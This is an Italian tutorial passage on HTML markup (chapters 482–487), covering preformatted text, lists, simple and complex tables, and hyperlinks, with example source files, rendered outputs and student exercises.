Il codice di un programma C è scomposto in funzioni, dove l’esecuzione del programma corrisponde alla chiamata della funzione `main()`. Questa funzione può essere dichiarata senza argomenti oppure con due argomenti precisi: `int main (int argc, char *argv[])`.

Ciao mondo!

Segue un esempio molto semplice di un programma che emette un messaggio e poi termina la sua esecuzione:

```
#include <stdio.h>
int main ()
{
    printf ("Ciao mondo!\n");
}
```

Dopo la compilazione del sorgente, si può eseguire il programma eseguibile e il risultato è: `Ciao mondo!`

Sia chiaro, comunque, che quando è possibile e conveniente, è meglio usare l’elemento ‘**PRE**’.

482.4 Verifica sull’uso degli elementi per il testo preformattato

In base a quanto appreso fino a questo punto, si realizzi il file ‘`verifica-pre-01.html`’ che produca un risultato abbastanza simile a quello seguente, quando viene visto attraverso un navigatore. Si ricordi di usare l’elemento ‘**PRE**’ quando ciò è appropriato.

Java

I componenti del linguaggio Java hanno nomi diversi da quelli consueti. Volendo fare un abbinamento approssimativo con un linguaggio di programmazione normale, si potrebbe dire che in Java i programmi sono *classi* e le funzioni sono *metodi*. Naturalmente ci sono anche tante altre cose nuove.

Fatta questa premessa, si può dare un’occhiata alla solita classe banale: quella che visualizza un messaggio e termina.

```
/**
 *  CiaoMondoApp.java
 *  La solita classe banale.
 */

import java.lang.*; // predefinita

class CiaoMondoApp
{
    public static void main (String[] args)
    {
        System.out.println ("Ciao Mondo!"); // visualizza il messaggio
    }
}
```

Nel testo appaiono evidenziate le parole «classi» e «metodi», che sono da intendere come **definizioni**.

Si completi l’intestazione, coerentemente, secondo il proprio criterio, seguendo le modalità già stabilite. Si deve consegnare per la valutazione:

1. la stampa del risultato ottenuto attraverso il navigatore;
2. la stampa del sorgente.

Si richiede espressamente che tutti gli elementi, a esclusione di quelli che devono essere vuoti, siano terminati correttamente con il marcatore di chiusura.

Capitolo 483

Elenchi

Esistono tre tipi di elenchi: puntato, numerato e descrittivo. Gli elenchi puntati e quelli numerati condividono una struttura simile:

```
<UL>
<LI>
    ...
</LI>
...
</UL>
```

```
<OL>
<LI>
    ...
</LI>
...
</OL>
```

Gli elenchi puntati sono delimitati dall'elemento '**`UL`**' (*Unordered list*), mentre quelli numerati dall'elemento '**`OL`**' (*Ordered list*). Questi elementi contengono uno o più elementi '**`LI`**', che possono contenere testo lineare, oppure uno o più blocchi (per esempio possono contenere dei sottoelenchi).

Figura 483.1. Struttura dell'elenco puntato con un esempio.

elenco puntato (unordered list)

```
<UL>
    voce (list item)
    <LI>       contenuto della voce
        <P>Bla bla bla bla...</P>
    </LI>

    voce (list item)
    <LI>       contenuto della voce
        <P>Bla bla bla bla...</P>
    </LI>

</UL>
```

elenco puntato (unordered list)

voce (list item)

contenuto della voce

● Bla bla bla bla...

voce (list item)

contenuto della voce

● Bla bla bla bla...





Figura 483.2. Struttura dell'elenco numerato con un esempio.

elenco numerato (ordered list)

<OL>

voce (list item)

<LI> contenuto della voce

<P>Bla bla bla bla...</P>

</LI>

voce (list item)

<LI> contenuto della voce

<P>Bla bla bla bla...</P>

</LI>

</OL>

elenco numerato (ordered list)


voce (list item)

contenuto della voce

1 Bla bla bla bla...

voce (list item)

contenuto della voce

2 Bla bla bla bla...

Per evitare ambiguità, conviene usare sempre dei blocchi per il contenuto degli elementi '**LI**', altrimenti, per l'abitudine, si rischia di pretendere di spezzare un testo lineare con un paragrafo o con un altro blocco che non può essere ammissibile in tale contesto.

Gli elenchi descrittivi sono più complessi e sono delimitati esternamente dall'elemento '**DL**' (*Definition list*), che contiene elementi '**DT**' (*Definition term*) e '**DD**' (*Definition description*):


```
<DL>
<DT>termine</DT>
    <DD>
        descrizione
    </DD>
    ...
</DL>
```

Il contenuto dell'elemento '**DT**' è del testo lineare, mentre '**DD**' può contenere sia testo lineare, sia dei blocchi. Anche in questo caso, per evitare ambiguità, è meglio usare sempre solo dei blocchi.

Figura 483.3. Struttura dell'elenco descrittivo con un esempio.

elenco descrittivo (definition list)
<DL>
voce (definition term)
<DT>alfa</DT>
descrizione (definition description)
<DD>
contenuto
<P>Bla bla bla bla...</P>
<DD>
voce (definition term)
<DT>beta</DT>
descrizione (definition description)
<DD>
contenuto
<P>Bla bla bla bla...</P>
<DD>
</DL>

elenco descrittivo (definition list)
alfa
voce (definition term)
descrizione
contenuto
Bla bla bla bla...
beta
voce (definition term)
descrizione
contenuto
Bla bla bla bla...

483.1 File «elenchi-01.html»

Si crei il file '`elenchi-01.html`' con il contenuto seguente:

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
    <META NAME="Description" CONTENT="Elenchi con HTML, esempio 01">
    <META NAME="Keywords" CONTENT="HTML, elenco, elenchi, esempio">
    <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
    <META NAME="Date" CONTENT="2007.01.01">
    <META NAME="Resource-type" LANG="en" CONTENT="Document">
    <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
    <META NAME="Robots" CONTENT="ALL">
    <TITLE>Elenchi</TITLE>
</HEAD>
<BODY>

<H1>Attivo</H1>

<DL>
<DT>A</DT>
    <DD>

        <P>Crediti verso i soci per versamenti ancora dovuti</P>

    </DD>
<DT>B</DT>
    <DD>

        <P>Immobilizzazioni</P>

        <UL>
```

```
31          <LI>
32
33              <P>I - Immobilizzazioni immateriali</P>
34
35              <OL>
36              <LI>
37
38                  <P>costi di impianto e di ampliamento</P>
39
40              </LI>
41              <LI>
42
43                  <P>costi di ricerca, di sviluppo e di
44                  pubblicit&agrave;</P>
45
46              </LI>
47              <LI>
48
49                  <P>diritti di brevetto industriale e diritti di
50                  utilizzazione delle opere dell'ingegno</P>
51
52              </LI>
53              <LI>
54
55                  <P>concessioni, licenze, marchi e diritti simili</P>
56
57              </LI>
58              <LI>
59
60                  <P>avviamento</P>
61
62              </LI>
63              <LI>
64
65                  <P>immobilizzazioni immateriali in corso e acconti</P>
66
67              </LI>
68              <LI>
69
70                  <P>altre immobilizzazioni immateriali</P>
71
72              </LI>
73              </OL>
74
75          </LI>
76          <LI>
77
78              <P>II - Immobilizzazioni materiali</P>
79
80              <OL>
81              <LI>
82
83                  <P>terreni e fabbricati</P>
```

```
84
85              </LI>
86              <LI>
87
88                  <P>[...]</P>
89
90              </LI>
91              </OL>
92
93          </LI>
94          <LI>
95
96              <P>[...]</P>
97
98          </LI>
99          </UL>
100
101     </DD>
102 </DL>
103
104 </BODY>
105 </HTML>
```

Il file '`elenchi-01.html`' contiene un elenco descrittivo tra le righe 18 e 102. All'interno, in corrispondenza della seconda voce dell'elenco descrittivo, compare un elenco puntato (dalla riga 30 alla riga 99); infine, all'interno delle voci dell'elenco puntato appaiono degli elenchi numerati.

Figura 483.5. Aspetto del file '`elenchi-01.html`' con un navigatore.

Attivo

A

Crediti verso i soci per versamenti ancora dovuti

B

Immobilizzazioni

- I - Immobilizzazioni immateriali
  1. costi di impianto e di ampliamento
  2. costi di ricerca, di sviluppo e di pubblicità
  3. diritti di brevetto industriale e diritti di utilizzazione delle opere dell'ingegno
  4. concessioni, licenze, marchi e diritti simili
  5. avviamento
  6. immobilizzazioni immateriali in corso e acconti
  7. altre immobilizzazioni immateriali
- II - Immobilizzazioni materiali
  1. terreni e fabbricati
  2. [...]
- [...]

483.2 Verifica sull'uso degli elenchi

In base a quanto appreso fino a questo punto, si realizzi il file '`verifica-elenchi-01.html`' che produca un risultato abbastanza simile a quello seguente, quando viene visto attraverso un navigatore:

Passivo

[...]

Fondi per rischi e oneri:

1. fondo per trattamento di quiescenza e obblighi simili;
2. fondo per imposte;
3. altri fondi per rischi e oneri futuri;

Trattamento di fine rapporto di lavoro

Debiti:

1. obbligazioni non convertibili;
2. obbligazioni convertibili;
3. debiti verso banche;
4. [...]

Si completi l'intestazione, coerentemente, secondo il proprio criterio, seguendo le modalità già stabilite. Si deve consegnare per la valutazione:

1. la stampa del risultato ottenuto attraverso il navigatore;
2. la stampa del sorgente.

Si richiede espressamente che tutti gli elementi, a esclusione di quelli che devono essere vuoti, siano terminati correttamente con il marcatore di chiusura.

Capitolo 484

Tabelle

La tabella è definita dall'elemento '**TABLE**'; al suo interno può essere inclusa una didascalia rappresentata dall'elemento '**CAPTION**', quindi il contenuto della tabella viene distinto in intestazione, piede e corpo, all'interno dei quali si inseriscono le righe della tabella stessa.

Figura 484.1. Esempio di una tabella.

Codice RGB	Denominazione	intestazione
255,0,0	Rosso	
0,255,0	Verde	corpo
0,0,255	Blu	
Codice RGB	Denominazione	piede

L'intestazione e il piede non sono obbligatori; in ogni caso, se si utilizzano vanno inseriti ordinatamente prima del corpo. Se non si indica l'intestazione o il piede, le righe che costituiscono il corpo vanno delimitate ugualmente tra i marcatori che rappresentano l'elemento corrispondente.

> Lo standard ISO 15445 obbliga all'utilizzo dell'attributo '**SUMMARY**' nell'elemento '**TABLE**'. Questo attributo dovrebbe permettere di riassumere il contenuto della tabella per quelle situazioni in cui dovesse essere impossibile consultarla correttamente.

Tabella 484.2. Elementi da usare per la realizzazione delle tabelle HTML.

Elemento	Significato
TABLE	Delimita la tabella.
CAPTION	Didascalia.
THEAD	Righe di intestazione.
TFOOT	Righe del piede.
TBODY	Righe del corpo.
TR	Riga normale (*table row*).
TH	Elemento evidenziato di una riga (*table head*).
TD	Elemento di una riga (*table data*).

L'esempio seguente rappresenta una tabella molto banale, senza intestazione e senza piede:

```
<TABLE SUMMARY="uno due tre quattro cinque sei">
<TBODY>
    <TR><TD><P>uno</P></TD><TD><P>due</P></TD></TR>
    <TR><TD><P>tre</P></TD><TD><P>quattro</P></TD></TR>
    <TR><TD><P>cinque</P></TD><TD><P>sei</P></TD></TR>
</TBODY>
</TABLE>
```

Il risultato è uno specchietto simile a quello che si vede di seguito:

uno	due
tre	quattro
cinque	sei

L'esempio seguente mostra l'aggiunta di una riga di intestazione:

```
<TABLE SUMMARY="uno due tre quattro cinque sei">
<THEAD>
    <TR><TD><P>Primo</P></TD><TD><P>Secondo</P></TD></TR>
</THEAD>
<TBODY>
    <TR><TD><P>uno</P></TD><TD><P>due</P></TD></TR>
    <TR><TD><P>tre</P></TD><TD><P>quattro</P></TD></TR>
    <TR><TD><P>cinque</P></TD><TD><P>sei</P></TD></TR>
</TBODY>
</TABLE>
```

Primo	Secondo
uno	due
tre	quattro
cinque	sei

L'esempio seguente aggiunge anche una didascalia molto breve:

```
<TABLE SUMMARY="uno due tre quattro cinque sei">
<CAPTION>Tabella banale</CAPTION>
<THEAD>
    <TR><TD><P>Primo</P></TD><TD><P>Secondo</P></TD></TR>
</THEAD>
<TBODY>
    <TR><TD><P>uno</P></TD><TD><P>due</P></TD></TR>
    <TR><TD><P>tre</P></TD><TD><P>quattro</P></TD></TR>
    <TR><TD><P>cinque</P></TD><TD><P>sei</P></TD></TR>
</TBODY>
</TABLE>
```

Primo	Secondo
uno	due
tre	quattro
cinque	sei

Tabella banale

Le tabelle HTML possono essere molto più complesse di quanto è stato mostrato qui. Vale la pena di sottolineare il fatto che gli elementi '**TD**', ovvero le celle all'interno delle righe, possono contenere sia testo normale, sia blocchi di testo, ma qui, come negli altri capitoli di queste lezioni, si preferisce usare sempre solo blocchi.

Lo standard ISO 15445 non consente l'utilizzo di attributi per la descrizione dei bordi da far risaltare, perché per questo si possono applicare degli stili, pertanto, inizialmente si ottengono solo tabelle prive di linee di contorno.

484.1 File «tabelle-01.html»

Si crei il file '`tabelle-01.html`' con il contenuto seguente:

```
1	<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2	<HTML LANG="it">
3	<HEAD>
4	    <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5	    <META NAME="Description" CONTENT="Tabelle con HTML, esempio 01">
6	    <META NAME="Keywords" CONTENT="HTML, tabella, tabelle, esempio">
7	    <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
8	    <META NAME="Date" CONTENT="2007.01.01">
9	    <META NAME="Resource-type" LANG="en" CONTENT="Document">
10	    <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
11	    <META NAME="Robots" CONTENT="ALL">
12	    <TITLE>Tabelle</TITLE>
13	</HEAD>
14	<BODY>
15	
16	<H1>Operatori</H1>
17	
18	<P>Segue una tabella contenente l'elenco degli operatori matematici
19	pi&ugrave; comuni.</P>
20	
21	<TABLE SUMMARY="operatori">
22	<CAPTION>Operatori matematici comuni</CAPTION>
23	<THEAD>
24	    <TR>
25	    <TD><P>Operatore e operandi</P></TD>
26	    <TD><P>Operazione</P></TD>
```

```
27        <TD><P>Descrizione</P></TD>
28        </TR>
29    </THEAD>
30    <TBODY>
31        <TR>
32        <TD><P><CODE><VAR>op1</VAR>+<VAR>op2</VAR></CODE></P></TD>
33        <TD><P>somma</P></TD>
34        <TD><P>Somma i due operandi.</P></TD>
35        </TR>
36        <TR>
37        <TD><P><CODE><VAR>op1</VAR>-<VAR>op2</VAR></CODE></P></TD>
38        <TD><P>sottrazione</P></TD>
39        <TD><P>Sottrae il valore del secondo operando
40            da quello del primo.</P></TD>
41        </TR>
42        <TR>
43        <TD><P><CODE><VAR>op1</VAR>*<VAR>op2</VAR></CODE></P></TD>
44        <TD><P>moltiplicazione</P></TD>
45        <TD><P>Moltiplica i due operandi.</P></TD>
46        </TR>
47        <TR>
48        <TD><P><CODE><VAR>op1</VAR>/<VAR>op2</VAR></CODE></P></TD>
49        <TD><P>divisione</P></TD>
50        <TD><P>Divide il primo operando per il valore del secondo.</P></TD>
51        </TR>
52    </TBODY>
53    </TABLE>
54
55    </BODY>
56    </HTML>
```

Nel risultato che si ottiene attraverso un navigatore comune, sono assenti i bordi e non si distinguono le intestazioni dalle altre righe.

Figura 484.10. Aspetto del file '`tabelle-01.html`' con un navigatore.

Operatori

Segue una tabella contenente l'elenco degli operatori matematici più comuni.

Operatori matematici comuni

Operatore e operandi	Operazione	Descrizione
op1+*op2*	somma	Somma i due operandi.
op1-*op2*	sottrazione	Sottrae il valore del secondo operando da quello del primo.
*op1***op2*	moltiplicazione	Moltiplica i due operandi.
op1/*op2*	divisione	Divide il primo operando per il valore del secondo.

484.2 File «tabelle-02.html»

Per esercizio, si salvi il file anche con il nome '`tabelle-02.html`' e quindi lo si modifichi, in modo da usare l'elemento '**`TH`**' quando ciò è appropriato, in modo da ottenere un risultato simile a quello seguente:

Operatori

Segue una tabella contenente l'elenco degli operatori matematici più comuni.

Operatori matematici comuni

Operatore e operandi	Operazione	Descrizione
op1+op2	somma	Somma i due operandi.
op1-op2	sottrazione	Sottrae il valore del secondo operando da quello del primo.
*op1*op2*	moltiplicazione	Moltiplica i due operandi.
op1/op2	divisione	Divide il primo operando per il valore del secondo.

484.3 Verifica sull'uso di tabelle elementari

In base a quanto appreso fino a questo punto, si realizzi il file '`verifica-tabelle-01.html`' che produca un risultato abbastanza simile a quello seguente, quando viene visto attraverso un navigatore:

ASCII

Una piccola porzione del codice ASCII.

Ottale	Decimale	Esadecimale	Carattere
141_8	97	61_{16}	a
142_8	98	62_{16}	b
143_8	99	63_{16}	c
144_8	100	64_{16}	d
145_8	101	65_{16}	e
146_8	102	66_{16}	f
147_8	103	67_{16}	g
150_8	104	68_{16}	h
151_8	105	69_{16}	i
152_8	106	$6A_{16}$	j

Si completi l'intestazione, coerentemente, secondo il proprio criterio, seguendo le modalità già stabilite. Si deve consegnare per la valutazione:

1. la stampa del risultato ottenuto attraverso il navigatore;

2. la stampa del sorgente.

Si richiede espressamente che tutti gli elementi, a esclusione di quelli che devono essere vuoti, siano terminati correttamente con il marcatore di chiusura.

Tabelle complesse

Capitolo 485

È possibile costruire tabelle un po' più complesse, utilizzando gli attributi '**COLSPAN**' e '**ROWSPAN**' degli elementi '**TD**' e '**TH**'.

Si può immaginare che ogni cella di una tabella possa espandersi orizzontalmente (verso destra) e verticalmente (verso il basso), ma in condizioni normali, ogni cella si espande orizzontalmente e verticalmente di una sola cella.

Quando una cella si espande oltre il proprio spazio, va a occupare quello delle celle adiacenti, che non devono essere dichiarate.

485.1 File «tabelle-complesse-01.html»

Per esercizio, si riprenda il file 'tabelle-02.html' e lo si salvi con il nome 'tabelle-complesse-01.html', modificandolo nel modo seguente:

```
1   <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2   <HTML LANG="it">
3   <HEAD>
4       <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5       <META NAME="Description" CONTENT="Tabelle complesse con HTML,
6           esempio 01">
7       <META NAME="Keywords" CONTENT="HTML, tabella, tabelle, esempio">
8       <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
9       <META NAME="Date" CONTENT="2007.01.01">
10      <META NAME="Resource-type" LANG="en" CONTENT="Document">
11      <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
12      <META NAME="Robots" CONTENT="ALL">
13      <TITLE>Tabelle</TITLE>
14  </HEAD>
15  <BODY>
16
17  <H1>Operatori</H1>
18
19  <P>Segue una tabella contenente l'elenco degli operatori matematici
20  pi&ugrave; comuni.</P>
21
22  <TABLE SUMMARY="operatori">
23  <CAPTION>Operatori matematici comuni</CAPTION>
24  <THEAD>
25      <TR>
26      <TH></TH>
27      <TH ROWSPAN="2"><P>Operatore e operandi</P></TH>
28      <TH COLSPAN="2"><P>Annotazioni</P></TH>
29      </TR>
30      <TR>
31      <TH></TH>
32      <TH><P>Operazione</P></TH>
33      <TH><P>Descrizione</P></TH>
34      </TR>
35  </THEAD>
```

```
36  <TBODY>
37      <TR>
38      <TH ROWSPAN="4"><P>le quattro operazioni</P></TH>
39      <TD><P><CODE><VAR>op1</VAR>+<VAR>op2</VAR></CODE></P></TD>
40      <TD><P>somma</P></TD>
41      <TD><P>Somma i due operandi.</P></TD>
42      </TR>
43      <TR>
44      <TD><P><CODE><VAR>op1</VAR>-<VAR>op2</VAR></CODE></P></TD>
45      <TD><P>sottrazione</P></TD>
46      <TD><P>Sottrae il valore del secondo operando
47          da quello del primo.</P></TD>
48      </TR>
49      <TR>
50      <TD><P><CODE><VAR>op1</VAR>*<VAR>op2</VAR></CODE></P></TD>
51      <TD><P>moltiplicazione</P></TD>
52      <TD><P>Moltiplica i due operandi.</P></TD>
53      </TR>
54      <TR>
55      <TD><P><CODE><VAR>op1</VAR>/<VAR>op2</VAR></CODE></P></TD>
56      <TD><P>divisione</P></TD>
57      <TD><P>Divide il primo operando per il valore del secondo.</P></TD>
58      </TR>
59  </TBODY>
60  </TABLE>
61
62  </BODY>
63  </HTML>
```

Nel risultato si può osservare che è stata aggiunta una colonna, che nel corpo si mostra come una cella unica, usata come intestazione delle righe; inoltre, nell'intestazione superiore la cella contenente la stringa «Operatore e operandi» si espande in basso occupando lo spazio della cella inferiore, mentre la cella contenente la stringa «Annotazioni» occupa anche lo spazio della cella successiva a destra.

Figura 485.2. Aspetto del file '`tabelle-complesse-01.html`'. Per facilitare l'individuazione delle aree occupate dalle celle, è stato aggiunto un bordo attorno a ogni cella.

Operatori

Segue una tabella contenente l'elenco degli operatori matematici più comuni.

Operatori matematici comuni

	Operatore e operandi	**Annotazioni**	
		Operazione	**Descrizione**
le quattro operazioni	*op1*+*op2*	somma	Somma i due operandi.
	op1-*op2*	sottrazione	Sottrae il valore del secondo operando da quello del primo.
	*op1***op2*	moltiplicazione	Moltiplica i due operandi.
	op1/*op2*	divisione	Divide il primo operando per il valore del secondo.

485.2 Verifica sull'uso di tabelle complesse

In base a quanto appreso fino a questo punto, si realizzi il file '`verifica-tabelle-complesse-01.html`' che produca un risultato abbastanza simile a quello seguente, quando viene visto attraverso un navigatore. Per facilitare l'interpretazione dell'immagine, sono stati inseriti i bordi attorno alla tabella, ma la verifica richiede la produzione di una tabella normale, senza bordi:

ASCII

Una piccola porzione del codice ASCII.

Codifica			Carattere
Ottale	**Decimale**	**Esadecimale**	
141_8	97	61_{16}	a
142_8	98	62_{16}	b
143_8	99	63_{16}	c
144_8	100	64_{16}	d
145_8	101	65_{16}	e
146_8	102	66_{16}	f
147_8	103	67_{16}	g
150_8	104	68_{16}	h
151_8	105	69_{16}	i
152_8	106	$6A_{16}$	j

Si completi l'intestazione, coerentemente, secondo il proprio criterio, seguendo le modalità già stabilite. Si deve consegnare per la valutazione:

1. la stampa del risultato ottenuto attraverso il navigatore;
2. la stampa del sorgente.

Si richiede espressamente che tutti gli elementi, a esclusione di quelli che devono essere vuoti, siano terminati correttamente con il marcatore di chiusura.

Riferimenti ipertestuali

La sigla HTML fa riferimento esplicitamente a un sistema ipertestuale (*Hypertext markup language*), pertanto, la realizzazione di collegamenti del genere è una funzionalità essenziale di questo tipo di documento.

Un riferimento ipertestuale può essere fatto a una pagina intera o a un punto particolare di una pagina. Il riferimento può essere assoluto, cioè provvisto dell'indicazione del nodo e del percorso necessario a raggiungere la pagina, oppure può essere relativo al nodo attuale, oppure anche relativo al percorso stesso della pagina da cui parte il riferimento.

Per i riferimenti ipertestuali si utilizza l'elemento '**A**' ed eventualmente l'attributo '**ID**' di molti altri elementi.

Un riferimento a una pagina intera, con l'indicazione del percorso assoluto per raggiungerla, viene fatto come nell'esempio seguente:

```
<A HREF="http://www.brot.dg/prove/prova.html">Pagina di prova</A>
```

Nell'esempio, la frase «Pagina di prova» serve come riferimento a '`http://www.brot.dg/prove/prova.html`'.

Quando di realizza un documento HTML composto da più pagine collegate tra loro, è preferibile utilizzare riferimenti relativi, in modo da non dover indicare il nome del nodo in cui si trovano e nemmeno il percorso assoluto delle directory da attraversare per raggiungerle.

```
<A HREF="varie/nota.html">Annotazioni varie</A>
```

Nell'esempio, si vede un riferimento al file '`nota.html`' contenuto nella «directory» '`varie/`' discendente dalla directory corrente. La directory corrente, in questi casi, è quella in cui si trova la pagina contenente il puntatore.

All'interno di una pagina è possibile collocare delle etichette che poi possono servire per fare dei riferimenti, sia a partire dalla stessa pagina, sia da altre. L'esempio seguente mostra una situazione molto semplice:

```
<A NAME="introduzione"></A>
```

Si usa quindi lo stesso elemento che serve per creare un puntatore, ma con l'attributo '**NAME**'. L'argomento dell'attributo '**NAME**' (in questo caso è la parola '**introduzione**') identifica quel punto.

Per fare riferimento a un'etichetta nella stessa pagina si può usare la forma dell'esempio seguente, con il quale si vuole puntare all'etichetta appena creata.

```
<A HREF="#introduzione">Introduzione</A>
```

Si utilizza l'attributo '**HREF**' come al solito, ma il suo argomento è il nome dell'etichetta preceduta dal simbolo '**#**'. Evidentemente, ciò è necessario per evitare di fare riferimento a un file con lo stesso nome.

Se si vuole fare riferimento a un'etichetta di un certo file, si utilizza la notazione solita, aggiungendo l'indicazione dell'etichetta:

```
<A HREF="http://www.brot.dg/varie/linux.html#introduzione">Introduzione
a GNU/Linux</A>
```

486.1 File «riferimenti-01.html»

Si realizzi il file ‘`riferimenti-01.html`’ con il contenuto seguente:

```
1  <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2  <HTML LANG="it">
3  <HEAD>
4      <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5      <META NAME="Description" CONTENT="Riferimenti ipertestuali,
6          esempio 01">
7      <META NAME="Keywords" CONTENT="HTML, riferimento, riferimenti,
8          esempio">
9      <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
10     <META NAME="Date" CONTENT="2007.01.01">
11     <META NAME="Resource-type" LANG="en" CONTENT="Document">
12     <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
13     <META NAME="Robots" CONTENT="ALL">
14     <TITLE>Tabelle</TITLE>
15 </HEAD>
16 <BODY>
17
18 <H1><A NAME="indice">Indice</A></H1>
19
20 <OL>
21 <LI>
22
23     <P><A HREF="#libri">libri</A></P>
24
25 </LI>
26 <LI>
27
28     <P><A HREF="#perditempo">perditempo</A></P>
29
30 </LI>
31 </OL>
32
33 <H1><A NAME="libri">Libri</A></H1>
34
35 <UL>
36 <LI>
37
38     <P><A HREF="http://www.liberliber.it">Liber Liber</A></P>
39
40 </LI>
41 <LI>
42
43     <P><A HREF="http://www.gnutemberg.org">GNUtemberg!</A></P>
44
45 </LI>
46 <LI>
47
48     <P><A HREF="http://www.free-book.co.uk">Free-book.co.uk: the
49     directory of free online books</A></P>
```

```
50
51  </LI>
52  </UL>
53
54  <P><A HREF="riferimenti-01.html">inizio</A> : <A
55  HREF="#indice">indice</A></P>
56
57  <H1><A NAME="perditempo">Perditempo</A></H1>
58
59  <P>[...]</P>
60
61  <P><A HREF="riferimenti-01.html">inizio</A> : <A
62  HREF="#indice">indice</A></P>
63
64  </BODY>
65  </HTML>
```

Come si può osservare, sono presenti riferimenti interni al testo e riferimenti esterni. I riferimenti esterni, sono assoluti e devono specificare anche il protocollo di comunicazione (`http://`...); oltre ai riferimenti interni fatti a delle etichette, sono presenti dei riferimenti relativi allo stesso file (a titolo di esempio).

Figura 486.7. Aspetto del file '`riferimenti-01.html`'.

Indice

1. libri
2. perditempo

Libri

- Liber Liber
- GNUtemberg!
- Free-book.co.uk: the directory of free online books

inizio : indice

Perditempo

[...]

inizio : indice

486.2 Verifica sull'uso dei riferimenti ipertestuali

In base a quanto appreso fino a questo punto, si realizzi un sistema simile a quello del file '`riferimenti-01.html`', composto dai file: '`verifica-riferimenti-01-indice.html`', '`verifica-riferimenti-01-libri.html`', '`verifica-riferimenti-01-perditempo.html`'. I contenuti di questi file devono riportare rispettivamente l'indice, l'elenco dei libri e del «perditempo», come già avviene nel file '`riferimenti-01.html`', ma in modo separato. I riferimenti tra questi file devono essere relativi; si osservi che la voce «inizio» deve portare all'inizio dei file stessi e non alla pagina dell'indice.

Si deve consegnare per la valutazione:

1. la stampa del risultato ottenuto attraverso il navigatore dei tre file;
2. la stampa del sorgente dei tre file.

Si richiede espressamente che tutti gli elementi, a esclusione di quelli che devono essere vuoti, siano terminati correttamente con il marcatore di chiusura.

Capitolo 487 Citazioni

